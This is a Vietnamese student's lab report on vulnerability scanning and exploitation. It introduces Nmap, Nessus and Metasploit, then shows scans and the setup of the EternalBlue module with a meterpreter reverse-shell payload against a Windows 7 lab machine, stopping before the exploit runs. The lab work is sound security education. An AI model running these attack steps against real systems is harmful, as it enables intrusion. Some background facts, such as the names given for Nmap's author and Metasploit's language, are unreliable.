HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

BÁO CÁO BÀI THỰC HÀNH
THỰC TẬP CƠ SỞ
Bài 11: Tìm kiếm và khai thác lỗ hổng

Họ và tên: Nguyễn Huy Quang

Mã sinh viên: B20DCAT144

Giảng viên: Nguyễn Hoa Cương

Hà Nội – 2023

MỤC LỤC

I. Tìm hiểu lý thuyết


1. Tìm hiểu về Nmap

- Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floydor Vaskovitch.
- Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật.
- Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.
- Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.
- Mặc dù Nmap đã không ngừng được phát triển, cải tiến qua nhiều năm và cực kỳ linh hoạt, nhưng nền tảng của nó vẫn là một công cụ quét cổng, thu thập thông tin bằng cách gửi các gói dữ liệu thô đến các cổng hệ thống. Sau đó nó lắng nghe và phân tích các phản hồi và xác định xem các cổng đó được mở, đóng hoặc lọc theo một cách nào đó, ví dụ như tường lửa.
- Các chức năng của Nmap:
    + **Quét cổng dịch vụ:** Các gói dữ liệu mà Nmap gửi đi sẽ trả về các địa chỉ IP và nhiều dữ liệu liên quan khác, cho phép xác định các loại thuộc tính mạng, cung cấp cho hồ sơ hoặc sơ đồ hệ thống mạng và cho phép bạn tạo một bảng liệt kê đánh giá về phần cứng và phần mềm trong hệ thống mạng đó.
    + **Lập bản đồ mạng (Network mapping):** Nmap có thể xác định các thiết bị đang hoạt động trên mạng (còn được gọi là phát hiện máy chủ), bao gồm máy chủ, bộ định tuyến và cách chúng được kết nối vật lý như thế nào.
    + **Phát hiện hệ điều hành(OS detection):** Nmap có thể xác định được các hệ điều hành của các thiết bị đang chạy trên mạng (còn gọi là OS fingerprinting), đồng thời cung cấp thông tin về nhà cung cấp, hệ điều hành cơ sở, phiên bản phần mềm và thậm chí ước tính được cả thời gian hoạt động của thiết bị.
    + **Kiểm tra bảo mật (Security auditing):** Nmap có thể tìm ra phiên bản hệ điều hành và ứng dụng nào đang chạy trên các máy chủ mạng, từ đó cho phép các nhà quản trị mạng xác định những vị trí yếu điểm tướng ứng với các lỗ hổng cụ thể.
    + **Dò tìm dịch vụ (Service discovery):** Nmap không chỉ có thể xác định được các máy chủ đang hoạt động trên mạng, mà còn xác định được

chúng đang cung cấp loại hình dịch vụ nào. Có thể là các máy chủ mail, web hoặc tên. Cũng như xác định được các ứng dụng và phiên bản cụ thể của những phần mềm liên quan mà chúng đang chạy.

2. Tìm hiểu về Zenmap

- Zenmap là giao diện người dùng đồ họa của máy quét bảo mật Nmap và cung cấp hàng trăm tùy chọn. Nó cho phép người dùng thực hiện những việc như lưu các bản quét và so sánh chúng, xem bản đồ cấu trúc liên kết mạng, xem hiển thị các cổng đang chạy trên một máy chủ hoặc tất cả các máy chủ trên mạng và lưu trữ các bản quét trong một cơ sở dữ liệu có thể tìm kiếm được.
- Giao diện chính của zenmap



3. Tìm hiểu về Nessus

- Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.
- Theo cuộc khảo sát năm 2009 bởi sectools.org, Nessus là công cụ quét lỗ hổng bảo mật nổi tiếng nhất thế giới, đứng đầu trong các năm 2000, năm 2003, và năm 2006. Công ty Tenable ước tính rằng trong năm 2005, có hơn 75.000 tổ chức trên toàn thế giới sử dụng Nessus.
- Nessus cho phép quét các loại lỗ hổng:
    + Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống.
    + Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,…).
    + Mật khẩu mặc định, một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
    + Tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại.
    + Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS).

- Nessus bao gồm hai phần chính; nessusd – dịch vụ luôn chạy;Nessus – thực hiện quét và nessus client – chương trình con – điều khiển các tùy chọn quét và xuất kết quả cho người sử dụng. Các phiên bản sau của Nessus (4 và mới hơn) sử dụng một máy chủ web cung cấp cùng tính năng giống như Nessus client.
- Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở.
- Nessus cung cấp thêm tính năng khác ngoài tính năng kiểm tra các lỗ hổng mạng đã biết. Ví dụ, Nessus có thể sử dụng thông tin xác thực của Windows để kiểm tra mức độ các bản vá trên máy tính Windows, và có thể thực hiện dò mật khẩu bằng tấn công từ điển hay dạng vét cạn.
- Nessus 3 và các phiên bản sau có khả năng kiểm thử hệ thống nhằm chắc chắn rằng hệ thống đã được cấu hình theo các chính sách bảo mật cụ thể, như chính sách hướng dẫn của NSA cho các máy chủ Windows. Chức năng này sử dụng tệp tin kiểm thử độc quyền của Tenable hoặc giao thức nội dung an toàn tự động (SCAP).

4. Tìm hiểu Metasploit framework

- Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python.
  Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.
- Các thành phần của metasploit framework
  + Giao diện người dùng: hỗ trợ nhiều giao diện người dùng như **console interface** sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn; **Web interface:** Dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web; **Command line interface:** Dùng msfcli.bat.
  + Môi trường: **Global Environment:** Được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits; **Temporary Environment**: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác.
- Giới thiệu về payload meterpreter: Meterpreter, viết tắt từ Meta-Interpreter là một advanced payload có trong Metasploit framework. Muc đích của nó là để

cung cấp những tập lệnh để khai thác, tấn công các máy remote computers. Nó được viết từ các developers dưới dạng shared object (DLL) files. Meterpreter và các thành phần mở rộng được thực thi trong bộ nhớ, hoàn toàn không được ghi lên đĩa nên có thể tránh được sự phát hiện từ các phần mềm chống virus.

- Meterpreter cung cấp một tập lệnh để người quản trị có thể khai thác trên các remote computer
    + Fs: Cho phép upload và download files từ các remote machine.
    + Net: Cho phép xem thông tin mạng của remote machine như IP, route table.
    + Process: Cho phép tạo các processes mới trên remote machine.
    + Sys: Cho phép xem thông tin hệ thống của remote machine.

II. Nội dung thực hành


1. Chuẩn bị môi trường


- Máy Kali Linux Attack có địa chỉ IP 10.10.19.148
- Máy của nạn nhân là Windows 7 Professional có địa chỉ IP 10.10.19.202

2. Nội dung thực hành


2.1. Sử dụng Nmap để quét cổng dịch vụ

- Sử dụng lệnh sau tiến hành quét ping trên mạng (ping scan) để tìm máy chủ trên mạng
- *sudo nmap –sP 10.10.19.**






- Để thực hiện quét Giao thức TCP sử dụng lệnh sau:
  sudo nmap –sT 192.168.150.120




- Để thực hiện quét giao thức UDP, sử dụng lệnh sau:
  sudo nmap –sU 192.168.150.120



2.2. Sử dụng Nessus để quét các lỗ hổng


- Download Nessus tại [Download Nessus Vulnerability Assessment | Tenable®](#)



- Chọn Save File để lưu lại
- Tiến hành cài đặt Nessus

cd ~/Download

sudo dpkg –i Nessus-10.1.2-debian6_amd64.deb



- Khởi động nessus bằng lệnh sau:
  sudo systemctl start nessusd.service

```
┌──(quangnh㉿Quang-B20DCAT144-Kali)-[~/Downloads]
└─$ sudo systemctl start nessusd.service
```

- Kiểm tra xem nessus đã hoạt động hay chưa
  sudo systemctl status nessusd.service

```
┌──(quangnh㉿Quang-B20DCAT144-Kali)-[~/Downloads]
└─$ sudo systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: >
     Active: active (running) since Fri 2023-03-10 07:02:40 EST; 50s ago
   Main PID: 5817 (nessus-service)
      Tasks: 14 (limit: 4584)
     Memory: 132.3M
        CPU: 16.712s
     CGroup: /system.slice/nessusd.service
             ├─5817 /opt/nessus/sbin/nessus-service -q
             └─5818 nessusd -q

Mar 10 07:02:40 Quang-B20DCAT144-Kali systemd[1]: Started The Nessus Vulnera>
Mar 10 07:02:41 Quang-B20DCAT144-Kali nessus-service[5818]: Cached 0 plugin >
Mar 10 07:02:41 Quang-B20DCAT144-Kali nessus-service[5818]: Cached 0 plugin >
lines 1-14/14 (END)
```

⇨ Nếu là active thì Nessus đã được cài đặt thành công


- Truy cập trang web https://Quang-B20DCAT144-Kali:8834 để cấu hình Nessus

- Đăng ký tài khoản và mật khẩu


- Quá trình cài đặt diễn ra

- Sau khi cài đặt thành công, tiến hành đăng nhập vào nessus với tài khoản vừa tạo


- Giao diện của Nessus sau khi đăng nhập thành công




- Để tiến hành quét các lỗ hổng, chọn My Scans -> Basic Network Scan-> Tại mục Target nhập IP máy nạn nhân.



- Tiến hành quét và kết quả thu được như sau:
  Tại mục vulnerabilities



Lỗ hổng 1:




Lỗ hổng 2:

2.3. Sử dụng Metasploit framework để khai thác lỗ hổng

- Khởi động Metasploit: *msfconsole*

- Tìm kiếm các lỗi liên quan tới ms17: search ms17



- Dùng exploit sau để khai thác:
  use exploit/windows/smb/ms17_010_eternalblue
- Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
